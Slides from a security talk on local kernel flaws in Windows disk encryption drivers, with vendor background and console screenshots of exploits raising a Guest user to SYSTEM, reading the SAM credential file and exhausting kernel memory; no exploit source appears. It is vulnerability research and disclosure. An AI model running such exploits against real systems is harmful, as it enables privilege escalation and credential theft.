

[Win32] Full/Virtual Disk Encryption Vulnerabilities

Neil Kettle, DR

neil/mu-b@digit-labs.org - *digit-labs.org*



November, 2007 - October 5, 2010

OUTLINE

BACKGROUND

Agenda

Random Info

Why Bother?

Disclaimer

PRODUCT INFORMATION

DESlock⁺

DriveCrypt

SafeGuard PrivateDisk

SafeBit

VULNERABILITIES

Generic Driver Design

Bugs...

FUZZING

CONCLUSIONS

REFERENCES

ABOUT ME



AGENDA

The focus of the talk will be around the security of commercial (closed-source) Full-Disk/Virtual Disk (Folder) encryption solutions for the Win32 platform from an implementation perspective with particular focus on a multi-user local kernel scenario.

- ▶ The products covered will include,
 - DESlock⁺ - (4.x/3.2.x, CCTM) - <http://www.deslock.com/>
 - DriveCrypt - (5.x) - <http://www.securstar.com/>
 - PrivateDisk [Utimaco/Sophos] - (2.x) - <http://www.utimaco.co.uk/>
 - Safebit - (1.7) - <http://www.safebit.net/>

WHY LOOK AT THE DRIVERS?

- ▶ In software encryption, the driver **is** the implementation!
- ▶ Thesis: “Third Party Windows Kernel drivers are **really** terrible.”
 - consequently, nearly all software encryption implementations are trivially breakable when un-privileged access is provided.

WHAT XKCD HAS TO SAY...



RANDOM INFO

- ▶ Research commenced November, 2007
 - very slow going!
 - I don't have the time (fortunately for the vendors)
- ▶ First product was tested was Data Encryption Systems DESlock⁺ with great success achieved!
 - initial bug reports elicited an extreme reaction,
 - not only does Data Encryption Systems Ltd appear to employ individuals from the University of Kent, but it is policy for Data Encryption Systems Ltd to "make sure you are not an eastern european terrorist".

RANDOM INFO

- ▶ Research commenced November, 2007
 - very slow going!
 - I don't have the time (fortunately for the vendors)
- ▶ First product was tested was Data Encryption Systems DESlock⁺ with great success achieved!
 - initial bug reports elicited an extreme reaction,
 - not only does Data Encryption Systems Ltd appear to employ individuals from the University of Kent, but it is policy for Data Encryption Systems Ltd to “make sure you are not an eastern european terrorist”.

WHY BOTHER?

- ▶ A personal interest in cryptography/cryptographic implementations,
- ▶ Kernel hacking is interesting and fun!
 - sits a-top of Justine Aitel's "0day Value #1: Lifespan" pyramid for difficulty,
 - although highly under-valued (in my opinion).

WHY BOTHER?

- ▶ A personal interest in cryptography/cryptographic implementations,
- ▶ Kernel hacking is interesting and fun!
 - sits a-top of Justine Aitel's "0day Value #1: Lifespan" pyramid for difficulty,
 - although highly under-valued (in my opinion).

WHY BOTHER?

- ▶ The “bigger they are, the harder they fall” principle,
 - if your going to code, distribute, and sell a security product, at least make sure its secure or lest be prepared to get “happy-slapped” (tango’ed)
 - DNE (95%+ Win32 VPN clients as a corollary), SafeCentral, etc...
- ▶ Third Party Win32 Kernel drivers are often **really** terrible,
 - if it takes longer than an hour to find a bug, your either blind or doing something wrong.
- ▶ Coupled with the “bigger they are, the harder they fall” principle, we are virtually certain that...

WHY BOTHER?

- ▶ The “bigger they are, the harder they fall” principle,
 - if your going to code, distribute, and sell a security product, at least make sure its secure or lest be prepared to get “happy-slapped” (tango’ed)
 - DNE (95%+ Win32 VPN clients as a corollary), SafeCentral, etc...
- ▶ Third Party Win32 Kernel drivers are often **really** terrible,
 - if it takes longer than an hour to find a bug, your either blind or doing something wrong.
- ▶ Coupled with the “bigger they are, the harder they fall” principle, we are virtually certain that...

WHY BOTHER?

- ▶ The “bigger they are, the harder they fall” principle,
 - if your going to code, distribute, and sell a security product, at least make sure its secure or lest be prepared to get “happy-slapped” (tango’ed)
 - DNE (95%+ Win32 VPN clients as a corollary), SafeCentral, etc...
- ▶ Third Party Win32 Kernel drivers are often **really** terrible,
 - if it takes longer than an hour to find a bug, your either blind or doing something wrong.
- ▶ Coupled with the “bigger they are, the harder they fall” principle, we are virtually certain that...

WHY BOTHER?

- ▶ The “bigger they are, the harder they fall” principle,
 - if your going to code, distribute, and sell a security product, at least make sure its secure or lest be prepared to get “happy-slapped” (tango’ed)
 - DNE (95%+ Win32 VPN clients as a corollary), SafeCentral, etc...
- ▶ Third Party Win32 Kernel drivers are often **really** terrible,
 - if it takes longer than an hour to find a bug, your either blind or doing something wrong.
- ▶ Coupled with the “bigger they are, the harder they fall” principle, we are virtually certain that...

WHY BOTHER?

- ▶ The “bigger they are, the harder they fall” principle,
 - if your going to code, distribute, and sell a security product, at least make sure its secure or lest be prepared to get “happy-slapped” (tango’ed)
 - DNE (95%+ Win32 VPN clients as a corollary), SafeCentral, etc...
- ▶ Third Party Win32 Kernel drivers are often **really** terrible,
 - if it takes longer than an hour to find a bug, your either blind or doing something wrong.
- ▶ Coupled with the “bigger they are, the harder they fall” principle, we are virtually certain that...

WHY BOTHER?



“victory [will be yours].”

DISCLAIMER

Please note the following -

- I am **not** a Win32 Internals/Kernel expert. I know only that which I must!
- All results were reverse-engineered and since ~~no~~ only one vendors replied to confirm any technical details given in this presentation, caution is advised.
- All exploitation related details will be kept to a minimum, exploits are available publicly from <http://www.digit-labs.org/>, or, if not available there, just ask.

DISCLAIMER

Please note the following -

- I am **not** a Win32 Kernel exploitation expert either, pdp is much better. . .
- **All** results were reverse-engineered and since ~~no~~ **only one** vendors replied to confirm any technical details given in this presentation, caution is advised.
- **All** exploitation related details will be kept to a minimum, exploits are available publicly from <http://www.digit-labs.org/>, or, if not available there, just ask.

DISCLAIMER

Please note the following -

- In fact, come to think of it, I am pretty much an amateur compared to pdp, who incidentally, owns the world.
- **All** results were reverse-engineered and since ~~no~~ **only one** vendors replied to confirm any technical details given in this presentation, caution is advised.
- **All** exploitation related details will be kept to a minimum, exploits are available publicly from <http://www.digit-labs.org/>, or, if not available there, just ask.

DISCLAIMER

In relation to DESlock⁺, please further note the following -

After reporting numerous vulnerabilities in DESlock⁺ v3.2.6 on 8/4/2008, an alteration was made to the DESlock⁺ EULA **explicitly** denying the right to “reverse - engineer, disassemble or decompile the Software, Software Key-File or USB Hardware;” [1] (“3.2.7 Changes [...] - Updated the Licence agreement and Patent information” [2]).

In response, all vulnerabilities in DESlock⁺ where found by premonition **only**.

1. DESlock⁺

- ▶ DESlock⁺ v3.2.7/4.0.4
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit), 7 (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE) (4.0.x Business Desktop **only**)
- ▶ Developed by Data Encryption Systems Ltd,
 - Chairman: “Len Jones” [3], Director: “David Tomlinson”,
 - Data Encryption Systems Ltd, founded by “Len Jones” [3] who “[is] ex-Navy Communications, then GCHQ” [3] in 1985.

DESlock⁺



1. DESLOCK⁺

- ▶ DESlock⁺ v3.2.7/4.0.4
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit), 7 (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE) (4.0.x Business Desktop **only**)
- ▶ Developed by Data Encryption Systems Ltd,
 - Chairman: "Len Jones" [3], Director: "David Tomlinson",
 - Data Encryption Systems Ltd, founded by "Len Jones" [3] who "[is] ex-Navy Communications, then GCHQ" [3] in 1985.

DESlock⁺



1. DESLOCK⁺

- ▶ DESlock⁺ v3.2.7/4.0.4
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit), 7 (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE) (4.0.x Business Desktop **only**)
- ▶ Developed by Data Encryption Systems Ltd,
 - Chairman: “Len Jones” [3], Director: “David Tomlinson”,
 - Data Encryption Systems Ltd, founded by “Len Jones” [3] who “[is] ex-Navy Communications, then GCHQ” [3] in 1985.

DESlock⁺



1. DESLOCK⁺

- ▶ Hashing,
 - not-known
- ▶ Encryption modes,
 - not-known
- ▶ Encryption ciphers,
 - AES, CAST, Triple-DES



2. DRIVECRYPT

- ▶ DriveCrypt v5.3 (Plus Pack)
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE)
- ▶ Developed by SecurStar GmbH,
 - Chairman: "Wilfried Hafner" [4]
 - SecurStar GmbH "is a German computer security company founded by Wilfried Hafner in 2001, SecurStar was developed from the fusion of ScramDisk Inc., Software Professionals Ltd., and Telstar Industries." [4]
 - Principle developer is Shaun Hollingworth.



2. DRIVECRYPT

- ▶ DriveCrypt v5.3 (Plus Pack)
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE)
- ▶ Developed by SecurStar GmbH,
 - Chairman: "Wilfried Hafner" [4]
 - SecurStar GmbH "is a German computer security company founded by Wilfried Hafner in 2001, SecurStar was developed from the fusion of ScramDisk Inc., Software Professionals Ltd., and Telstar Industries." [4]
 - Principle developer is Shaun Hollingworth.



2. DRIVECRYPT

- ▶ DriveCrypt v5.3 (Plus Pack)
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk (VDE)/Full Disk Encryption (FDE)
- ▶ Developed by SecurStar GmbH,
 - Chairman: “Wilfried Hafner” [4]
 - SecurStar GmbH “is a German computer security company founded by Wilfried Hafner in 2001, SecurStar was developed from the fusion of ScramDisk Inc., Software Professionals Ltd., and Telstar Industries.” [4]
 - Principle developer is Shaun Hollingworth.



2. DRIVECRYPT

“SecurStar is a leader in encryption and security matters. Our customers, law enforcement agencies such as Scotland Yard, as well as military and defense departments of several countries such as the Ministry of Defence in Singapore and others, or even governmental institutions such as the US Federal Aviation Administration (FAA).” [5]

Clients



2. DRIVECRYPT

▶ Hashing,

- DriveCrypt 5 (VDE): SHA256*
- DriveCrypt 5 (Plus Pack, FDE): SHA256*

▶ Encryption modes,

- VDE: 512-byte sector CBC, pre & post whitening + pre & post whitening/IV sector/volume dependant.
- FDE: 512-byte sector CBC, pre-scrambled + IV volume dependant.

▶ Encryption ciphers,

- DriveCrypt 5: AES-256, "Triple-DES, IDEA, MISTY1, Blowfish, TEA (either 16 & 32 rounds), and Square".



2. DRIVECRYPT

- ▶ Hashing,
 - DriveCrypt 5 (VDE): SHA256*
 - DriveCrypt 5 (Plus Pack, FDE): SHA256*
- ▶ Encryption modes,
 - VDE: 512-byte sector CBC, pre & post whitening + pre & post whitening/IV sector/volume dependant.
 - FDE: 512-byte sector CBC, pre-scrambled + IV volume dependant.
- ▶ Encryption ciphers,
 - DriveCrypt 5: AES-256, "Triple-DES, IDEA, MISTY1, Blowfish, TEA (either 16 & 32 rounds), and Square".



2. DRIVECRYPT

- ▶ Hashing,
 - DriveCrypt 5 (VDE): SHA256*
 - DriveCrypt 5 (Plus Pack, FDE): SHA256*
- ▶ Encryption modes,
 - VDE: 512-byte sector CBC, pre & post whitening + pre & post whitening/IV sector/volume dependant.
 - FDE: 512-byte sector CBC, pre-scrambled + IV volume dependant.
- ▶ Encryption ciphers,
 - DriveCrypt 5: AES-256, “Triple-DES, IDEA, MISTY1, Blowfish, TEA (either 16 & 32 rounds), and Square”.



3. SAFEGUARD PRIVATEDISK

- ▶ SafeGuard PrivateDisk v5.3
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit/64-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by Utimaco (now Sophos).

SOPHOS

3. SAFE GUARD PRIVATE DISK

- ▶ SafeGuard PrivateDisk v5.3
- ▶ Supports: Microsoft Windows™ 2000 Professional, XP, Vista (32-bit/64-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by Utimaco (now Sophos).

SOPHOS

3. SAFEGUARD PRIVATEDISK

- ▶ SafeGuard PrivateDisk v5.3
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit/64-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by Utimaco (now Sophos).

SOPHOS

3. SAFEGUARD PRIVATEDISK

- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector CBC + IV volume dependant.
- ▶ Encryption ciphers,
 - AES-128, AES-256.

SOPHOS

3. SAFEGUARD PRIVATEDISK

- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector CBC + IV volume dependant.
- ▶ Encryption ciphers,
 - AES-128, AES-256.

SOPHOS

3. SAFEGUARD PRIVATEDISK

- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector CBC + IV volume dependant.
- ▶ Encryption ciphers,
 - AES-128, AES-256.

SOPHOS

4. SAFEBIT

- ▶ SafeBit (no version numbers!)
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by SafeBit.



4. SAFEBIT

- ▶ SafeBit (no version numbers!)
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by SafeBit.



4. SAFEBIT

- ▶ SafeBit (no version numbers!)
- ▶ Supports: Microsoft WindowsTM 2000 Professional, XP, Vista (32-bit)
- ▶ Provides: File/Virtual Disk Encryption (VDE)
- ▶ Developed by SafeBit.



4. SAFEbit

- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector ECB.
- ▶ Encryption ciphers,
 - AES-128, AES-256.



4. SAFEbit

- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector ECB.
- ▶ Encryption ciphers,
 - AES-128, AES-256.



4. SAFEBIT


- ▶ Hashing,
 - SHA-1
- ▶ Encryption modes,
 - 512-byte sector ECB.
- ▶ Encryption ciphers,
 - AES-128, AES-256.




VULNERABILITIES

- ▶ ... but first a little background,
 - simple and generic driver design
- ▶ bugs categorised as per “Common Driver Reliability Issues” [6]


GENERIC DRIVER DESIGN




GENERIC DRIVER DESIGN




GENERIC DRIVER DESIGN



GENERIC DRIVER DESIGN



DRIVECRYPT - IOCTL



DRIVECRYPT - IOCTL

amazon.co.uk

Hello Neil Kettle. We have [recommendations](#) for you. (Not Neil?)

[Neil's Amazon.co.uk](#)

[Deals of the Week](#)

[Gift Certificates](#)

[Gifts & Wish Lists](#)

Shop All Departments



Search

Toys & Games



GNUCITIZEN RULEZ

Toys & Games

[Browse Characters & Brands](#)

[Advanced Search](#)



Best Ever Bug Jar

by [Insect Lore](#)

take a guess?

USER-MODE ADDRESSES IN KERNEL-MODE CODE

“Handling user-mode pointers incorrectly can result in the following: [...] Corruption of kernel data structures by writing to arbitrary kernel addresses, which can cause crashes or compromise security.”

USER-MODE ADDRESSES IN KERNEL-MODE CODE

The image shows a Windows command prompt window and the Windows Task Manager window. The command prompt window displays the execution of a kernel exploit (deslock-vd1ptokn) that successfully elevates privileges to SYSTEM. The Task Manager window shows the running processes, including the exploit process (deslock-vd1ptokn) running as a Guest user.

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd ..
C:\Documents and Settings>cd ..
C:\>whoami
win2k3-1\guest

C:\>deslock-vd1ptokn
DESlock* <= 4.0.4 local kernel ring0 SYSTEM exploit
by: <nu-h@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!05!

Usage: deslock-vd1ptokn <processid to elevate>

C:\>deslock-vd1ptokn 1796
DESlock* <= 4.0.4 local kernel ring0 SYSTEM exploit
by: <nu-h@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!05!

* allocated page: 0x55550000 [65536-bytes]
* dlkfdisk.sys base: 0xF70B5000
* overwriting [0xF70B5CF8 4-bytes].. done
* jumping.. done

* hmmm, you didn't STOP the box???!

C:\>whoami
nt authority\system

C:\>
  
```

Windows Task Manager

File Options View Help

Applications Processes Performance Networking Users

Image Name	PID	User Name	CPU	Mem
cmd.exe	1796	Guest	00	1
csrss.exe	356		00	3
ctfmon.exe	1160	Guest	00	2
dlhost.exe	1648		00	7
DLPFE.exe	1636	Guest	00	7
DLPMon32.exe	4044	Guest	00	4
dprdd.exe	500	Guest	00	6
dipropr.exe	872	Guest	00	3
dpsrv.exe	1168		00	1
dpalsrv.exe	1164	Guest	00	5
explorer.exe	2080	Guest	00	11
lsass.exe	440		00	6
msdte.exe	1044		00	4
services.exe	428		00	3
smss.exe	304		00	
spoolsv.exe	1008		00	5
svchost.exe	644		00	2
svchost.exe	736		00	3

Show processes from all users

End Process

Processes: 34 CPU Usage: 5% Commit Charge: 121M / 1881M

FAILING TO VALIDATE VARIABLE-LENGTH BUFFERS

“Drivers should always validate variable-length buffers. Failure to do so can cause integer underflows and overflows..”

“Always check buffer sizes to prevent buffer overruns and underruns.”

FAILING TO VALIDATE VARIABLE-LENGTH BUFFERS

The image shows a Windows command prompt window and the Windows Task Manager. The command prompt displays the execution of a DriveCrypt exploit, showing the driver being enabled and loaded. The Task Manager window shows a list of running processes, including several instances of svchost.exe.

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd desktop
C:\Documents and Settings\Guest\Desktop>whoami
win2k3-1\guest

C:\Documents and Settings\Guest\Desktop>drivecrypt-dcr
DriveCrypt <= 5.3 local kernel ring0 SYSTEM exploit
by: <mu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!05!

Usage: drivecrypt-dcr <processid to elevate>

C:\Documents and Settings\Guest\Desktop>drivecrypt-dcr 228
DriveCrypt <= 5.3 local kernel ring0 SYSTEM exploit
by: <mu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!05!

* enabling driver...
** version: 0x0000401 [4.01], Driver built on Apr 3 2009.
* done
* allocated page: 0x00610000 [65536-bytes]
* DCR.sys base: 0xF70D0000
* hitting.. done

* hmmm, you didn't STOP the box?!?!

C:\Documents and Settings\Guest\Desktop>whoami
nt authority\system

C:\Documents and Settings\Guest\Desktop>
  
```

Windows Task Manager - Processes tab

Image Name	PID	User Name	CPU	Mem
cmd.exe	228	Guest	00	1
csrss.exe	356		00	3
ctfmon.exe	3756	Guest	00	2
DCRServ.exe	1192		00	1
dhost.exe	1652		00	6
explorer.exe	3288	Guest	00	14
lsass.exe	440		00	6
msdtc.exe	1036		00	4
msiexec.exe	3840		00	3
services.exe	428		00	3
smss.exe	308		00	
spoolsv.exe	1008		00	5
svchost.exe	676		00	2
svchost.exe	732		00	3
svchost.exe	792		00	3
svchost.exe	844		00	3
svchost.exe	860		00	17
svchost.exe	1208		00	1

Processes: 30 CPU Usage: 0% CommIt Charge: 111M / 1861M

FAILING TO VALIDATE VARIABLE-LENGTH BUFFERS

The screenshot displays a Windows XP desktop environment. On the left, a command prompt window is open, showing the execution of a buffer overflow exploit. The user runs 'safeguard-pdisk-overflow-v2', which triggers a PrivateDiskM.sys kernel exploit. The exploit successfully overflows a list item, overwrites a jump page, and gains system authority. The user then runs 'nt authority\system' to confirm the elevated privileges.

On the right, the Windows Task Manager is open, showing the 'Processes' tab. The 'cmd.exe' process is highlighted at the top of the list, indicating it is the active process.

```

C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd ..
C:\Documents and Settings>cd ..

C:\>whoami
neil-1b95e5be5f\guest

C:\>safeguard-pdisk-overflow-v2
Ultinaco Safeware AG - SafeGuard PrivateDisk local kernel SYSTEM exploit
by: <nu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2008!@#!

Usage: safeguard-pdisk-overflow-v2 <processid to elevate>

C:\>safeguard-pdisk-overflow-v2 3700
Ultinaco Safeware AG - SafeGuard PrivateDisk local kernel SYSTEM exploit
by: <nu-b@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2008!@#!

* allocated list page: 0x40100000 [301994000-bytes]
* allocated page: 0x003F0000 [4096-bytes]
* PrivateDiskM.sys base: 0xF1C82000
* filling page: 0x40100000, 12582712 list-items, base: 00x40101010.. done
* overwriting 00xF1C82400.. done
* rewriting jump page 00x40101010.. done
* jumping.. done

* hmmm, you didn't STOP the box?!?! rlen: 0x00000450

C:\>whoami
nt authority\system

C:\>

```


Image Name	PID	User Name	CPU	Mem Usage
cmd.exe	3700	Guest	00	1,472 K
taskmgr.exe	3608	Guest	02	3,524 K
msiexec.exe	3612		00	3,372 K
DUPFE.exe	3552	Guest	00	6,556 K
dpasrv.exe	3476	Guest	00	5,492 K
dpropr.exe	3468	Guest	00	3,460 K
DUPMon32.exe	3440	Guest	00	4,036 K
VMwareUser.exe	3424	Guest	00	8,536 K
VMwareTray.exe	3416	Guest	00	3,228 K
pdservice.exe	3412	Guest	00	3,116 K
dprrd.exe	3252	Guest	00	6,064 K
TPAutoConnect.exe	3060	Guest	00	3,672 K
explorer.exe	3032	Guest	00	15,032 K
htstsvr.exe	2448		00	3,044 K
wmiprvse.exe	1956	Guest	00	4,912 K
dhost.exe	1632	Guest	00	6,924 K
TPAutoConnSvc.exe	1524	Guest	00	3,808 K
svchost.exe	1488	Guest	00	4,016 K
VMwareService.exe	1356	Guest	00	5,696 K
svchost.exe	1264	Guest	00	1,256 K
svchost.exe	1212	Guest	00	1,960 K
DCRServ.exe	1192	Guest	00	1,336 K
dpasrv.exe	1176	Guest	00	1,832 K
msdct.exe	1076	Guest	00	4,132 K

Processes: 38 CPU Usage: 2% Commit Charge: 121M / 1253M

USING HANDLES IN USER CONTEXT

“[H]andles received from user mode [...] should not be passed to ZwXxx routines. Doing so makes a second transition into the kernel. When the ZwXxx routine runs, the previous processor mode is kernel; all access checks [...] are disabled. [...] Similarly, calls to ZwCreateFile or ZwOpenFile with file names provided to the driver will successfully create or open files that should be denied to the caller.”

USING HANDLES IN USER CONTEXT



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd desktop
C:\Documents and Settings\Guest\Desktop>whoami
win2k3-1\guest

C:\Documents and Settings\Guest\Desktop>type C:\Windows\repair\sam
Access is denied.

C:\Documents and Settings\Guest\Desktop>drivecrypt-fopen C:\Windows\repair\sam
DriveCrypt <= 5.3 local kernel arbitrary file read/write exploit
by: <mu-h@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!@#!

* enabling driver...
** version: 0x00000401 [4.01], Driver built on Apr  3 2009.
* done
* opening file...
** file: \??\C:\Windows\repair\sam, handle: 000007D0
* done
* reading from file...
** read: regf@ [256-bytes]
* done

C:\Documents and Settings\Guest\Desktop>
```

MEMORY LEAKS

The screenshot shows a Windows command prompt window on the left and the Windows Task Manager Performance tab on the right. The command prompt shows the execution of a program named 'safebit-memleak', which reports 100% CPU usage and 276 MB of memory usage. The Task Manager Performance tab shows the same metrics: CPU Usage at 100% and PF Usage at 276 MB. The Performance tab also displays various system statistics, including handles, threads, processes, physical memory, and kernel memory usage.

```
ca C:\WINDOWS\system32\cmd.exe - safebit-memleak
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Guest>cd Desktop
C:\Documents and Settings\Guest\Desktop>safebit-memleak
SafeBit local kernel DoS PoC
by: <mu-h@digit-labs.org>
http://www.digit-labs.org/ -- Digit-Labs 2009!e$!
```

Windows Task Manager Performance tab:

- CPU Usage: 100%
- CPU Usage History: [Graph showing high CPU usage]
- PF Usage: 276 MB
- Page File Usage History: [Graph showing low page file usage]

Totals		Physical Memory (K)	
Handles	5537	Total	785824
Threads	312	Available	462100
Processes	29	System Cache	96604

Commit Charge (K)		Kernel Memory (K)	
Total	282880	Total	212484
Limit	1927124	Paged	56536
Peak	284636	Nonpaged	155948

Processes: 29 | CPU Usage: 100% | Commit Charge: 276M / 1881M

LOGIC FLAWS

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 5.2.3790]
